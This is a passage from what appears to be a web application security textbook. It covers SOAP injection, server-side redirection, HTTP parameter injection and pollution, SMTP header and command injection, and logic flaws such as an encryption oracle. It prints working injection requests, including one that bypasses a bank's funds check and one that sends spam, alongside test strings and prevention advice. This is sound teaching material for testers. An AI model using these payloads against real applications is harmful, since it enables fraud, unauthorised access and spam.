FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

In the course of processing this request, the following SOAP message is sent between two of the application's back-end components:

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <pre:Add xmlns:pre=http://target/lists soap:encodingStyle=
"http://www.w3.org/2001/12/soap-encoding">
      <Account>
        <FromAccount>18281008</FromAccount>
        <Amount>1430</Amount>
        <ClearedFunds>False</ClearedFunds>
        <ToAccount>08447656</ToAccount>
      </Account>
    </pre:Add>
  </soap:Body>
</soap:Envelope>
```

Note how the XML elements in the message correspond to the parameters in the HTTP request, and also the addition of the `ClearedFunds` element. At this point in the application's logic, it has determined that insufficient funds are available to perform the requested transfer and has set the value of this element to `False`. As a result, the component that receives the SOAP message does not act on it.

In this situation, there are various ways in which you could seek to inject into the SOAP message and therefore interfere with the application's logic. For example, submitting the following request causes an additional `ClearedFunds` element to be inserted into the message before the original element (while preserving the XML's syntactic validity). If the application processes the first `ClearedFunds` element it encounters, you may succeed in performing a transfer when no funds are available:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
```

```
Content-Length: 119
```

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><Amount>1430&ToAccount=08447656&Submit=Submit
```

On the other hand, if the application processes the last `ClearedFunds` element it encounters, you could inject a similar attack into the `ToAccount` parameter.

A different type of attack would be to use XML comments to remove part of the original SOAP message and replace the removed elements with your own. For example, the following request injects a `ClearedFunds` element via the `Amount` parameter, provides the opening tag for the `ToAccount` element, opens a comment, and closes the comment in the `ToAccount` parameter, thus preserving the syntactic validity of the XML:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 125
```

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit
```

A further type of attack would be to attempt to complete the entire SOAP message from within an injected parameter and comment out the remainder of the message. However, because the opening comment will not be matched by a closing comment, this attack produces strictly invalid XML, which many XML parsers will reject. This attack is only likely to work against a custom, homegrown XML parser, rather than any XML parsing library:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 176

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds>
<ToAccount>08447656</ToAccount></Account></pre:Add></soap:Body>
</soap:Envelope>
<!--&Submit=Submit
```

## TRY IT!

**This example contains a helpful error message that enables you to fine-tune your attack:**

```
http://mdsec.net/bank/27/
```

**The following examples contain the identical vulnerability, but the error feedback is much more sparse. See how difficult it can be to exploit SOAP injection without helpful error messages?**

```
http://mdsec.net/bank/18/
```

```
http://mdsec.net/bank/6/
```

## Finding and Exploiting SOAP Injection

SOAP injection can be difficult to detect, because supplying XML metacharacters in a noncrafted way breaks the format of the SOAP message, often resulting in an uninformative error message. Nevertheless, the following steps can be used to detect SOAP injection vulnerabilities with a degree of reliability.

### HACK STEPS

1. Submit a rogue XML closing tag such as `</foo>` in each parameter in turn. If no error occurs, your input is probably not being inserted into a SOAP message, or it is being sanitized in some way.
2. If an error was received, submit instead a valid opening and closing tag pair, such as `<foo></foo>`. If this causes the error to disappear, the application may be vulnerable.
3. In some situations, data that is inserted into an XML-formatted message is subsequently read back from its XML form and returned to the user. If the item you are modifying is being returned in the application's responses, see whether any XML content you submit is returned in its identical form or has been normalized in some way. Submit the following two values in turn:

```
test<foo/>
test<foo></foo>
```

If you find that either item is returned as the other, or simply as `test`, you can be confident that your input is being inserted into an XML-based message.

4. If the HTTP request contains several parameters that may be being placed into a SOAP message, try inserting the opening comment character (`<!--`) into one parameter and the closing comment character (`!-->`) into another parameter. Then switch these around (because you have no way of knowing in which order the parameters appear). Doing so can have the effect of commenting out a portion of the server's SOAP message. This may cause a change in the application's logic or result in a different error condition that may divulge information.

If SOAP injection is difficult to detect, it can be even harder to exploit. In most situations, you need to know the structure of the XML that surrounds your data to supply crafted input that modifies the message without invalidating it. In all the preceding tests, look for any error messages that reveal any details about the SOAP message being processed. If you are lucky, a verbose message will disclose the entire message, enabling you to construct crafted values to exploit the vulnerability. If you are unlucky, you may be restricted to pure guesswork, which is very unlikely to be successful.

## Preventing SOAP Injection

You can prevent SOAP injection by employing boundary validation filters at any point where user-supplied data is inserted into a SOAP message (see Chapter 2). This should be performed both on data that has been immediately received from the user in the current request and on any data that has been persisted from earlier requests or generated from other processing that takes user data as input.

To prevent the attacks described, the application should HTML-encode any XML metacharacters appearing in user input. HTML encoding involves replacing literal characters with their corresponding HTML entities. This ensures that the XML interpreter treats them as part of the data value of the relevant element and not as part of the structure of the message itself. Here are the HTML encodings of some common problematic characters:

- `<` — `&lt;`;
- `>` — `&gt;`;
- `/` — `&#47;`;

## Injecting into Back-end HTTP Requests

---

The preceding section described how some applications incorporate user-supplied data into back-end SOAP requests to services that are not directly accessible to the user. More generally, applications may embed user input in any kind of back-end HTTP request, including those that transmit parameters as regular name/value pairs. This kind of behavior is often vulnerable to attack, since the application often effectively proxies the URL or parameters supplied by the user. Attacks against this functionality can be divided into the following categories:

- **Server-side HTTP redirection** attacks allow an attacker to specify an arbitrary resource or URL that is then requested by the front-end application server.
- **HTTP parameter injection (HPI)** attacks allow an attacker to inject arbitrary parameters into a back-end HTTP request made by the application server. If an attacker injects a parameter that already exists in the back-end request, HTTP parameter pollution (HPP) attacks can be used to override the original parameter value specified by the server.

## Server-side HTTP Redirection

Server-side redirection vulnerabilities arise when an application takes user-controllable input and incorporates it into a URL that it retrieves using a back-end HTTP request. The user-supplied input may comprise the entire URL that is retrieved, or the application may perform some processing on it, such as adding a standard suffix.



The back-end HTTP request may be to a domain on the public Internet, or it may be to an internal server not directly accessible by the user. The content requested may be core to the application's functionality, such as an interface to a payment gateway. Or it may be more peripheral, such as static content drawn from a third party. This technique is often used to knit several disparate internal and external application components into a single front-application that handles access control and session management on behalf of these other systems. If an attacker can control the IP address or hostname used in the back-end HTTP request, he can cause the application server to connect to an arbitrary resource and sometimes retrieve the contents of the back-end response.

Consider the following example of a front-end request, in which the `loc` parameter is used to specify which version of a CSS file the client wants to use:

```
POST /account/home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: wahn-blogs.net
Content-Length: 65

view=default&loc=online.wahn-blogs.net/css/wahn.css
```

If no validation of the URL is specified in the `loc` parameter, an attacker can specify an arbitrary hostname in place of `online.wahn-blogs.net`. The application retrieves the specified resource, allowing the attacker to use the application as a proxy to potentially sensitive back-end services. In the following example, the attacker causes the application to connect to a back-end SSH service:

```
POST /account/home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: blogs.mdsec.net
Content-Length: 65

view=default&loc=192.168.0.1:22
```

The application's response includes the banner from the requested SSH service:

```
HTTP/1.1 200 OK
Connection: close

SSH-2.0-OpenSSH_4.2Protocol mismatch.
```

An attacker can exploit server-side HTTP redirection bugs to effectively use the vulnerable application as an open HTTP proxy to perform various further attacks:

- An attacker may be able to use the proxy to attack third-party systems on the Internet. The malicious traffic appears to the target to originate from the server on which the vulnerable application is running.
- An attacker may be able to use the proxy to connect to arbitrary hosts on the organization's internal network, thereby reaching targets that cannot be accessed directly from the Internet.

- An attacker may be able to use the proxy to connect back to other services running on the application server itself, circumventing firewall restrictions and potentially exploiting trust relationships to bypass authentication.
- Finally, the proxy functionality could be used to deliver attacks such as cross-site scripting by causing the application to include attacker-controlled content within its responses (see Chapter 12 for more details).

### HACK STEPS

1. Identify any request parameters that appear to contain hostnames, IP addresses, or full URLs.
2. For each parameter, modify its value to specify an alternative resource, similar to the one being requested, and see if that resource appears in the server's response.
3. Try specifying a URL targeting a server on the Internet that you control, and monitor that server for incoming connections from the application you are testing.
4. If no incoming connection is received, monitor the time taken for the application to respond. If there is a delay, the application's back-end requests may be timing out due to network restrictions on outbound connections.
5. If you are successful in using the functionality to connect to arbitrary URLs, try to perform the following attacks:
  - a. Determine whether the port number can be specified. For example, you might supply `http://mdattacker.net:22`.
  - b. If successful, attempt to port-scan the internal network by using a tool such as Burp Intruder to connect to a range of IP addresses and ports in sequence (see Chapter 14).
  - c. Attempt to connect to other services on the loopback address of the application server.
  - d. Attempt to load a web page that you control into the application's response to deliver a cross-site scripting attack.

**NOTE** Some server-side redirection APIs, such as `Server.Transfer()` and `Server.Execute()` in ASP.NET, allow redirection only to relative URLs on the same host. Functionality that passes user-supplied input to one of these methods can still potentially be exploited to exploit trust relationships and access resources on the server that are protected by platform-level authentication.

**TRY IT!**

```
http://mdsec.net/updates/97/
http://mdsec.net/updates/99/
```

**HTTP Parameter Injection**

HTTP parameter injection (HPI) arises when user-supplied parameters are used as parameters within a back-end HTTP request. Consider the following variation on the bank transfer functionality that was previously vulnerable to SOAP injection:

```
POST /bank/48/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 65
```

```
FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

This front-end request, sent from the user's browser, causes the application to make a further back-end HTTP request to another web server within the bank's infrastructure. In this back-end request, the application copies some of the parameter values from the front-end request:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 44
fromacc=18281008&amount=1430&toacc=08447656
```

This request causes the back-end server to check whether cleared funds are available to perform the transfer and, if so, to carry it out. However, the front-end server can optionally specify that cleared funds are available, and therefore bypass the check, by supplying the following parameter:

```
clearedfunds=true
```

If the attacker is aware of this behavior, he can attempt to perform an HPI attack to inject the `clearedfunds` parameter into the back-end request. To do this, he adds the required parameter onto the end of an existing parameter's value and URL-encodes the characters `&` and `=`, which are used to separate names and values:

```
POST /bank/48/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 96

FromAccount=18281008&Amount=1430&ToAccount=08447656%26clearedfunds%3dtrue&Submit=Submit
```

When the application server processes this request, it URL-decodes the parameter values in the normal way. So the value of the `ToAccount` parameter that the front-end application receives is as follows:

```
08447656&clearedfunds=true
```

If the front-end application does not validate this value and passes it through unsanitized into the back-end request, the following back-end request is made, which successfully bypasses the check for cleared funds:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 62
```

```
fromacc=18281008&amount=1430&toacc=08447656&clearedfunds=true
```

### TRY IT!

```
http://mdsec.net/bank/48/
```

**NOTE** Unlike with SOAP injection, injecting arbitrary unexpected parameters into a back-end request is unlikely to cause any kind of error. Therefore, a successful attack normally requires exact knowledge of the back-end parameters that are being used. Although this may be hard to determine in a blackbox context, it may be straightforward if the application uses any third-party components whose code can be obtained and researched.

## HTTP Parameter Pollution

HPP is an attack technique that arises in various contexts (see Chapters 12 and 13 for other examples) and that often applies in the context of HPI attacks.

The HTTP specifications provide no guidelines as to how web servers should behave when a request contains multiple parameters with the same name. In practice, different web servers behave in different ways. Here are some common behaviors:

- Use the first instance of the parameter.
- Use the last instance of the parameter.
- Concatenate the parameter values, maybe adding a separator between them.
- Construct an array containing all the supplied values.

In the preceding HPI example, the attacker could add a new parameter to a back-end request. In fact, it is more likely in practice that the request into which the attacker can inject already contains a parameter with the name he

is targeting. In this situation, the attacker can use the HPI condition to inject a second instance of the same parameter. The resulting application behavior then depends on how the back-end HTTP server handles the duplicated parameter. The attacker may be able to use the HPP technique to “override” the value of the original parameter with the value of his injected parameter.

For example, if the original back-end request is as follows:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 62
```

```
fromacc=18281008&amount=1430&clearedfunds=false&toacc=08447656
```

and the back-end server uses the first instance of any duplicated parameter, an attacker can place the attack into the `FromAccount` parameter in the front-end request:

```
POST /bank/52/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 96
```

```
FromAccount=18281008%26clearedfunds%3dtrue&Amount=1430&ToAccount=08447656&Submit=Submit
```

Conversely, in this example, if the back-end server uses the last instance of any duplicated parameter, the attacker can place the attack into the `ToAccount` parameter in the front-end request.

### TRY IT!

```
http://mdsec.net/bank/52/
http://mdsec.net/bank/57/
```

The results of HPP attacks are heavily dependent on how the target application server handles multiple occurrences of the same parameter, and the precise insertion point within the back-end request. This has significant consequences if two technologies need to process the same HTTP request. A web application firewall or reverse proxy may process a request and pass it to the web application, which may proceed to discard variables, or even build strings out of previously disparate portions of the request!

A good paper covering the different behaviors of the common application servers can be found here:

[www.owasp.org/images/b/ba/AppsecEU09\\_CarettoniDiPaola\\_v0.8.pdf](http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf)

## ***Attacks Against URL Translation***

Many servers rewrite requested URLs on arrival to map these onto the relevant back-end functions within the application. In addition to conventional URL rewriting, this behavior can arise in the context of REST-style parameters, custom navigation wrappers, and other methods of URL translation. The kind of processing that this behavior involves can be vulnerable to HPI and HPP attacks.

For simplicity and to aid navigation, some applications place parameter values within the file path of the URL, rather than the query string. This can often be achieved with some simple rules to transform the URL and forward it to the true destination. The following `mod_rewrite` rules in Apache are used to handle public access to user profiles:

```
RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\ /pub/user/[^&]*\ HTTP/  
RewriteRule ^pub/user/([^/\.]*)$ /inc/user_mgr.php?mode=view&name=$1
```

This rule takes aesthetically pleasing requests such as:

```
/pub/user/marcus
```

and transforms them into back-end requests for the `view` functionality contained within the user management page `user_mgr.php`. It moves the `marcus` parameter into the query string and adds the `mode=view` parameter:

```
/inc/user_mgr.php?mode=view&name=marcus
```

In this situation, it may be possible to use an HPI attack to inject a second `mode` parameter into the rewritten URL. For example, if the attacker requests this:

```
/pub/user/marcus%26mode=edit
```

the URL-decoded value is embedded in the rewritten URL as follows:

```
/inc/user_mgr.php?mode=view&name=marcus&mode=edit
```

As was described for HPP attacks, the success of this exploit depends on how the server handles the now-duplicated parameter. On the PHP platform, the `mode` parameter is treated as having the value `edit`, so the attack succeeds.

**HACK STEPS**

1. Target each request parameter in turn, and try to append a new injected parameter using various syntax:
  - `%26foo%3dbar` — URL-encoded `&foo=bar`
  - `%3bfoo%3dbar` — URL-encoded  `;foo=bar`
  - `%2526foo%253dbar` — Double URL-encoded `&foo=bar`
2. Identify any instances where the application behaves as if the original parameter were unmodified. (This applies only to parameters that usually cause some difference in the application's response when modified.)
3. Each instance identified in the previous step has a chance of parameter injection. Attempt to inject a known parameter at various points in the request to see if it can override or modify an existing parameter. For example:  
`FromAccount=18281008%26Amount%3d4444&Amount=1430&ToAccount=08447656`
4. If this causes the new value to override the existing one, determine whether you can bypass any front-end validation by injecting a value that is read by a back-end server.
5. Replace the injected known parameter with additional parameter names as described for application mapping and content discovery in Chapter 4.
6. Test the application's tolerance of multiple submissions of the same parameter within a request. Submit redundant values before and after other parameters, and at different locations within the request (within the query string, cookies, and the message body).

## Injecting into Mail Services

Many applications contain a facility for users to submit messages via the application, such as to report a problem to support personnel or provide feedback about the website. This facility is usually implemented by interfacing with a mail (or SMTP) server. Typically, user-supplied input is inserted into the SMTP


conversation that the application server conducts with the mail server. If an attacker can submit suitable crafted input that is not filtered or sanitized, he may be able to inject arbitrary SMTP commands into this conversation.

In most cases, the application enables you to specify the contents of the message and your own e-mail address (which is inserted into the From field of the resulting e-mail). You may also be able to specify the subject of the message and other details. Any relevant field that you control may be vulnerable to SMTP injection.

SMTP injection vulnerabilities are often exploited by spammers who scan the Internet for vulnerable mail forms and use these to generate large volumes of nuisance e-mail.

## E-mail Header Manipulation

Consider the form shown in Figure 10-6, which allows users to send feedback about the application.



The image shows a web form for submitting feedback. It has three input fields: 'Your email address\*' with the value 'marcus@wahn-mail.com', 'Subject:' with the value 'Site problem', and 'Comment\*' with the value 'Confirm Order page doesn't load'. Below the fields are two buttons: 'Submit comments' and 'Reset'.

**Figure 10-6:** A typical site feedback form

Here, users can specify a From address and the contents of the message. The application passes this input to the PHP `mail()` command, which constructs the e-mail and performs the necessary SMTP conversation with its configured mail server. The mail generated is as follows:

```
To: admin@wahn-app.com
From: marcus@wahn-mail.com
Subject: Site problem

Confirm Order page doesn't load
```

The PHP `mail()` command uses an `additional_headers` parameter to set the message's From address. This parameter is also used to specify other headers, including Cc and Bcc, by separating each required header with a newline character. Hence, an attacker can cause the message to be sent to arbitrary recipients by injecting one of these headers into the From field, as illustrated in Figure 10-7.



Your email address\*: marcus@wahh-mail.com%0aBcc:all@wahh-othercompany.com

Subject: Site problem

Comment\*: Confirm Order page doesn't load

Submit comments Reset

**Figure 10-7:** An e-mail header injection attack

This causes the `mail()` command to generate the following message:

```
To: admin@wahh-app.com
From: marcus@wahh-mail.com
Bcc: all@wahh-othercompany.com
Subject: Site problem
```

```
Confirm Order page doesn't load
```

## SMTP Command Injection

In other cases, the application may perform the SMTP conversation itself, or it may pass user-supplied input to a different component to do this. In this situation, it may be possible to inject arbitrary SMTP commands directly into this conversation, potentially taking full control of the messages being generated by the application.

For example, consider an application that uses requests of the following form to submit site feedback:

```
POST feedback.php HTTP/1.1
Host: wahh-app.com
Content-Length: 56

From=daf@wahh-mail.com&Subject=Site+feedback&Message=foo
```

This causes the web application to perform an SMTP conversation with the following commands:

```
MAIL FROM: daf@wahh-mail.com
RCPT TO: feedback@wahh-app.com
DATA
From: daf@wahh-mail.com
To: feedback@wahh-app.com
Subject: Site feedback
foo
.
```

**NOTE** After the SMTP client issues the `DATA` command, it sends the contents of the e-mail message, comprising the message headers and body. Then it sends a single dot character on its own line. This tells the server that the message is complete, and the client can then issue further SMTP commands to send further messages.

In this situation, you may be able to inject arbitrary SMTP commands into any of the e-mail fields you control. For example, you can attempt to inject into the Subject field as follows:

```
POST feedback.php HTTP/1.1
Host: wahn-app.com
Content-Length: 266

From=daf@wahn-mail.com&Subject=Site+feedback%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+mail@wahn-viagra.com%0d%0aRCPT+TO:+john@wahn-mail.com%0d%0aDATA%0d%0aFrom:+mail@wahn-viagra.com%0d%0aTo:+john@wahn-mail.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Message=foo
```

If the application is vulnerable, this results in the following SMTP conversation, which generates two different e-mail messages. The second is entirely within your control:

```
MAIL FROM: daf@wahn-mail.com
RCPT TO: feedback@wahn-app.com
DATA
From: daf@wahn-mail.com
To: feedback@wahn-app.com
Subject: Site+feedback
foo
.
MAIL FROM: mail@wahn-viagra.com
RCPT TO: john@wahn-mail.com
DATA
From: mail@wahn-viagra.com
To: john@wahn-mail.com
Subject: Cheap V1AGR4
Blah
.
foo
.
```

## Finding SMTP Injection Flaws

To probe an application's mail functionality effectively, you need to target every parameter that is submitted to an e-mail-related function, even those that may initially appear to be unrelated to the content of the generated message. You

should also test for each kind of attack, and you should perform each test case using both Windows- and UNIX-style newline characters.

### HACK STEPS

1. You should submit each of the following test strings as each parameter in turn, inserting your own e-mail address at the relevant position:

```
<youremail>%0aCc:<youremail>
```

```
<youremail>%0d%0aCc:<youremail>
```

```
<youremail>%0aBcc:<youremail>
```

```
<youremail>%0d%0aBcc:<youremail>
```

```
%0aDATA%0afoo%0a%2e%0aMAIL+FROM: +<youremail>%0aRCPT+TO: +<y  
ouremail>%0aDATA%0aFrom: +<youremail>%0aTo: +<youremail>%0aS  
ubject: +test%0afoo%0a%2e%0a
```

```
%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM: +<youremail>%0  
d%0aRCPT+TO: +<youremail>%0d%0aDATA%0d%0aFrom: +<youremail>%  
0d%0aTo: +<youremail>%0d%0aSubject: +test%0d%0  
afoo%0d%0a%2e%0d%0a
```

2. Note any error messages the application returns. If these appear to relate to any problem in the e-mail function, investigate whether you need to fine-tune your input to exploit a vulnerability.
3. The application's responses may not indicate in any way whether a vulnerability exists or was successfully exploited. You should monitor the e-mail address you specified to see if any mail is received.
4. Review closely the HTML form that generates the relevant request. This may contain clues about the server-side software being used. It may also contain a hidden or disabled field that specifies the e-mail's To address, which you can modify directly.

**TIP** Functions to send e-mails to application support personnel are frequently regarded as peripheral and may not be subject to the same security standards or testing as the main application functionality. Also, because they involve interfacing to an unusual back-end component, they are often implemented via a direct call to the relevant operating system command. Hence, in addition to probing for SMTP injection, you should also closely review all e-mail-related functionality for OS command injection flaws.

## Preventing SMTP Injection

SMTP injection vulnerabilities usually can be prevented by implementing rigorous validation of any user-supplied data that is passed to an e-mail function or used in an SMTP conversation. Each item should be validated as strictly as possible given the purpose for which it is being used:

- E-mail addresses should be checked against a suitable regular expression (which should, of course, reject any newline characters).
- The message subject should not contain any newline characters, and it may be limited to a suitable length.
- If the contents of a message are being used directly in an SMTP conversation, lines containing just a single dot should be disallowed.

## Summary

---

We have examined a wide range of attacks targeting back-end application components and the practical steps you can take to identify and exploit each one. Many real-world vulnerabilities can be discovered within the first few seconds of interacting with an application. For example, you could enter some unexpected syntax into a search box. In other cases, these vulnerabilities may be highly subtle, manifesting themselves in scarcely detectable differences in the application's behavior, or reachable only through a multistage process of submitting and manipulating crafted input.

To be confident that you have uncovered the back-end injection flaws that exist within an application, you need to be both thorough and patient. Practically every type of vulnerability can manifest itself in the processing of practically any item of user-supplied data, including the names and values of query string parameters, `POST` data and cookies, and other HTTP headers. In many cases, a defect emerges only after extensive probing of the relevant parameter as you learn exactly what type of processing is being performed on your input and scrutinize the obstacles that stand in your way.

Faced with the huge potential attack surface presented by potential attacks against back-end application components, you may feel that any serious assault on an application must entail a titanic effort. However, part of learning the art of attacking software is to acquire a sixth sense for where the treasure is hidden and how your target is likely to open up so that you can steal it. The only way to gain this sense is through practice. You should rehearse the techniques we have described against the real-life applications you encounter and see how they stand up.

## Questions

Answers can be found at <http://mdsec.net/wahh>.

1. A network device provides a web-based interface for performing device configuration. Why is this kind of functionality often vulnerable to OS command injection attacks?
2. You are testing the following URL:

```
http://wahh-app.com/home/statismgr.aspx?country=US
```

Changing the value of the `country` parameter to `foo` results in this error message:

```
Could not open file: D:\app\default\home\logs\foo.log (invalid file).
```

What steps could you take to attack the application?

3. You are testing an AJAX application that sends data in XML format within POST requests. What kind of vulnerability might enable you to read arbitrary files from the server's filesystem? What prerequisites must be in place for your attack to succeed?
4. You make the following request to an application that is running on the ASP.NET platform:

```
POST /home.aspx?p=urlparam1&p=urlparam2 HTTP/1.1
Host: wahh-app.com
Cookie: p=cookieparam
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

```
p=bodyparam
```

The application executes the following code:

```
String param = Request.Params["p"];
```

What value does the `param` variable have?

5. Is HPP a prerequisite for HPI, or vice versa?
6. An application contains a function that proxies requests to external domains and returns the responses from those requests. To prevent server-side redirection attacks from retrieving protected resources on the application's own web server, the application blocks requests targeting `localhost` or

127.0.0.1. How might you circumvent this defense to access resources on the server?

7. An application contains a function for user feedback. This allows the user to supply their e-mail address, a message subject, and detailed comments. The application sends an email to `feedback@wahh-app.com`, addressed from the user's email address, with the user-supplied subject line and comments in the message body. Which of the following is a valid defense against mail injection attacks?
  - (a) Disable mail relaying on the mail server.
  - (b) Hardcode the `RCPT TO` field with `feedback@wahh-app.com`.
  - (c) Validate that the user-supplied inputs do not contain any newlines or other SMTP metacharacters.

# Attacking Application Logic

All web applications employ logic to deliver their functionality. Writing code in a programming language involves at its root nothing more than breaking a complex process into simple and discrete logical steps. Translating a piece of functionality that is meaningful to human beings into a sequence of small operations that can be executed by a computer involves a great deal of skill and discretion. Doing so in an elegant and secure fashion is harder still. When large numbers of different designers and programmers work in parallel on the same application, there is ample opportunity for mistakes to occur.

In all but the simplest of web applications, a vast amount of logic is performed at every stage. This logic presents an intricate attack surface that is always present but often overlooked. Many code reviews and penetration tests focus exclusively on common “headline” vulnerabilities such as SQL injection and cross-site scripting, because these have an easily recognizable signature and well-researched exploitation vector. By contrast, flaws in an application’s logic are harder to characterize: each instance may appear to be a unique one-off occurrence, and they usually are not identified by any automated vulnerability scanners. As a result, they generally are not as well appreciated or understood, and therefore they are of great interest to an attacker.

This chapter describes the kinds of logic flaws that often exist in web applications and the practical steps you can take to probe and attack an application’s logic. We will present a series of real-world examples, each of which manifests a different kind of logical defect. Together, they illustrate the variety of assumptions

that designers and developers make that can lead directly to faulty logic and expose an application to security vulnerabilities.

## **The Nature of Logic Flaws**

---

Logic flaws in web applications are extremely varied. They range from simple bugs manifested in a handful of lines of code, to complex vulnerabilities arising from the interoperation of several core components of the application. In some instances, they may be obvious and easy to detect; in other cases, they may be exceptionally subtle and liable to elude even the most rigorous code review or penetration test.

Unlike other coding flaws such as SQL injection or cross-site scripting, no common “signature” is associated with logic flaws. The defining characteristic, of course, is that the logic implemented within the application is defective in some way. In many cases, the defect can be represented in terms of a specific assumption that the designer or developer made, either explicitly or implicitly, that turns out to be flawed. In general terms, a programmer may have reasoned something like “If A happens, then B must be the case, so I will do C.” The programmer did not ask the entirely different question “But what if X occurs?” and therefore failed to consider a scenario that violates the assumption. Depending on the circumstances, this flawed assumption may open a significant security vulnerability.

As awareness of common web application vulnerabilities has increased in recent years, the incidence and severity of some categories of vulnerabilities have declined noticeably. However, because of the nature of logic flaws, it is unlikely that they will ever be eliminated via standards for secure development, use of code-auditing tools, or normal penetration testing. The diverse nature of logic flaws, and the fact that detecting and preventing them often requires a good measure of lateral thinking, suggests that they will be prevalent for a good while to come. Any serious attacker, therefore, needs to pay serious attention to the logic employed in the application being targeted to try to figure out the assumptions that designers and developers probably made. Then he should think imaginatively about how those assumptions may be violated.

## **Real-World Logic Flaws**

---

The best way to learn about logic flaws is not by theorizing, but by becoming acquainted with some actual examples. Although individual instances of logic flaws differ hugely, they share many common themes, and they demonstrate the kinds of mistakes that human developers will always be prone to making.



Hence, insights gathered from studying a sample of logic flaws should help you uncover new flaws in entirely different situations.

## Example 1: Asking the Oracle

The authors have found instances of the “encryption oracle” flaw within many different types of applications. They have used it in numerous attacks, from decrypting domain credentials in printing software to breaking cloud computing. The following is a classic example of the flaw found in a software sales site.

### *The Functionality*

The application implemented a “remember me” function whereby a user could avoid logging in to the application on each visit by allowing the application to set a permanent cookie within the browser. This cookie was protected from tampering or disclosure by an encryption algorithm that was run over a string composed of the name, user ID, and volatile data to ensure that the resultant value was unique and could not be predicted. To ensure that it could not be replayed by an attacker who gained access to it, data specific to the machine was also collected, including the IP address.

This cookie was justifiably considered a robust solution for protecting a potentially vulnerable piece of required business functionality.

As well as a “remember me” function, the application had functionality to store the user’s screen name within a cookie named `ScreenName`. That way, the user could receive a personalized greeting in the corner of the site whenever she next visited the site. Deciding that this name was also a piece of security information, it was deemed that this should also be encrypted.

### *The Assumption*

The developers decided that because the `ScreenName` cookie was of considerably less value to an attacker than the `RememberMe` cookie, they may as well use the same encryption algorithm to protect it. What they did not consider was that a user can specify his screen name and view it onscreen. This inadvertently gave users access to the encryption function (and encryption key) used to protect the persistent authentication token `RememberMe`.

### *The Attack*

In a simple attack, a user supplied the encrypted value of his or her `RememberMe` cookie in place of the encrypted `ScreenName` cookie. When displaying the screen name back to the user, the application would decrypt the value, check that

decryption had worked, and then print the result on-screen. This resulted in the following message:

```
Welcome, marcus|734|192.168.4.282750184
```

Although this was interesting, it was not necessarily a high-risk issue. It simply meant that given an encrypted `RememberMe` cookie, an attacker could list the contents, including a username, user ID, and IP address. Because no password was stored in the cookie, there was no immediate way to act on the information obtained.

The real issue arose from the fact that users could specify their screen names. As a result, a user could choose this screen name, for example:

```
admin|1|192.168.4.282750184
```

When the user logged out and logged back in, the application encrypted this value and stored it in the user's browser as the encrypted `ScreenName` cookie. If an attacker submitted this encrypted token as the value of the `RememberMe` cookie, the application decrypted it, read the user ID, and logged in the attacker as the administrator! Even though the encryption was Triple DES, using a strong key and protected against replay attacks, the application could be harnessed as an "encryption oracle" to decrypt and encrypt arbitrary values.

## HACK STEPS

**Manifestations of this type of vulnerability can be found in diverse locations. Examples include account recovery tokens, token-based access to authenticated resources, and any other value being sent to the client side that needs to be either tamper-proof or unreadable to the user.**

- 1. Look for locations where encryption (not hashing) is used in the application. Determine any locations where the application encrypts or decrypts values supplied by a user, and attempt to substitute any other encrypted values encountered within the application. Try to cause an error within the application that reveals the decrypted value or where the decrypted value is purposely displayed on-screen.**
- 2. Look for an "oracle reveal" vulnerability by determining where an encrypted value can be supplied that results in the corresponding decrypted value's being displayed in the application's response. Determine whether this leads to the disclosure of sensitive information, such as a password or credit card.**
- 3. Look for an "oracle encrypt" vulnerability by determining where supplying a cleartext value causes the application to return a corresponding encrypted value. Determine where this can be abused by specifying arbitrary values, or malicious payloads that the application will process.**

## Example 2: Fooling a Password Change Function

The authors have encountered this logic flaw in a web application implemented by a financial services company and also in the AOL AIM Enterprise Gateway application.

### *The Functionality*

The application implemented a password change function for end users. It required the user to fill out fields for username, existing password, new password, and confirm new password.

There was also a password change function for use by administrators. This allowed them to change the password of any user without supplying the existing password. The two functions were implemented within the same server-side script.

### *The Assumption*

The client-side interface presented to users and administrators differed in one respect: the administrator's interface did not contain a field for the existing password. When the server-side application processed a password change request, it used the presence or absence of the existing password parameter to indicate whether the request was from an administrator or an ordinary user. In other words, it assumed that ordinary users would always supply an existing password parameter.

The code responsible looked something like this:

```
String existingPassword = request.getParameter("existingPassword");
if (null == existingPassword)
{
    trace("Old password not supplied, must be an administrator");
    return true;
}
else
{
    trace("Verifying user's old password");
    ...
}
```

### *The Attack*

